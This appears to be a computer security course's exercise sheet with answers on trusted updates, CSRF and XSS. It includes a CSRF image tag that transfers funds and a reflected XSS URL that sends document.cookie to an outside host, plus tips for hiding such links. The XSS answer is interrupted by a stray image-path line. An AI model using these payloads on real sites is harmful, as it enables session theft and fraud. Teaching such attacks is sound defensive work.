Computer Security (COM-301)
Adversarial Thinking

Which of these are true?

Which of the following approaches does NOT help to ensure that you do not run adversarial code in the Trusted Computing Base?

(a) Make sure code updates are signed.
(b) Sanitize the compiler code before compiling updates.
(c) Only accept updates encrypted with your public key.
(d) Check for new updates using an antivirus

(c) This only ensures you are the one that can decrypt. But says nothing about the origin or the content of the code

All the others ensure that either the code comes from a trusted third party or that they do not have malicious code in them

XS…?

While you are logged into your bank's website (https://creditbank.com) in your browser, you receive an email with the following subject: "Job opportunity at Appgle! Apply now", and fully load the email in the same browser. In the email, there is an image attachment with the following HTML image tag:

<img src="https://creditbank.com/enabletransaction?account=ATTACKERACCOUNT&amount=10000">

As soon as you are done reading the email, you find that your bank account is missing 10'000 CHF. Which of the following CWE was exploited here?

a) Cross-site request forgery, because the code that loads the image takes advantage of an existing creditbank.com session cookie to execute the request on your behalf.
b) Cross-site scripting, because the arguments to the URL to access the bank's website are not properly sanitized.
c) Cross-site request forgery, because the arguments to the URL to access the bank's website are not properly sanitized.
d) Cross-site scripting, because the code that loads the image takes advantage of an existing creditbank.com session cookie to execute the request on your behalf.

Answer: a

Since the attacker is logged into the bank's website, the session cookie should be active - opening the email immediately results into loading the image which makes the cross site (creditbank.com) request. Abuse of ambient authority. There is no script injected here - so it's not XSS.

Which of these are true?

Which of the following countermeasures are a **good choice** to avoid Cross Site Request Forgery attacks:

(a) Only authorize actions after the authentication step

(b) Sanitize the cookies before they are processed

(c) Not execute anything received from the user

(d) Verify the origin of the information

Correct answer is (d) What is important in a CSRF is that the origin is the legitimate web that should access this server.

CSRF already acts after authentication (the problem is the abuse of ambient authority), the cookies that are sent are the legitimate cookies – they don't need to be sanitized they are already non-malicious, and CSRF does not execute code by the user.

AwesomeWebsite.com/hello.php has the following PHP code

```
$userid = $_GET['userID'];
echo '<div class="header">Hello, '.$userid.'</div>';
```

1. Write a URL to inform a third party, http://iamcharlie.com, of the cookie of the user visiting the page.

2. What instructions would you give to the programmer to fix this?

A URL along the lines of: AwesomeWebsite.com/hello.php?userID=< img src= '\#' onerror="this.src=' http://iamcharlie.com/cookie=' + document.cookie">

The syntax need not be perfect, as long as the following details were present:

Presence of AwesomeWebsite.com in the first part of the URL.


Presence of userID as a parameter

Presence of method to inject cookie stealing code (such as using script tags, img src, etc.)

Presence of the third party URL and document.cookie or equivalent to indicate cookie stealing

Fixing instruction: Input sanitization of userID, with detail on how to perform sanitization (for example, ensuring it is in the universe of good things, accepting only alphanumeric characters, removal of script tags, etc.)

XSS through the looking glass mirror



1. As an attacker, how would you perform step 1 (and 2) to exploit step 4?

1. What can the different entities do against this attack?

[https://medium.com/iocscan/reflected-cross-site-scripting-r-xss-b06c3e8d638a]

Like Persistent XSS (explained in the lecture), Reflected XSS hinges on harmful information being processed by the user.

Attack:
Step 1 & 2: Hide the URL (by shortening it for example) in an email or post it on social media.
Step 4: Make the script send the victim's cookies to the attacker, thereby gaining full access to victim's accounts.

Defense:
- **Sanitization**: ensure that no scripts are processed / stored/ sent by the victim
- **Firewall / SPAM filter:** that blocks emails with dangerous information

[https://www.imperva.com/learn/application-security/reflected-xss-attacks/ good explanation of reflected XSS]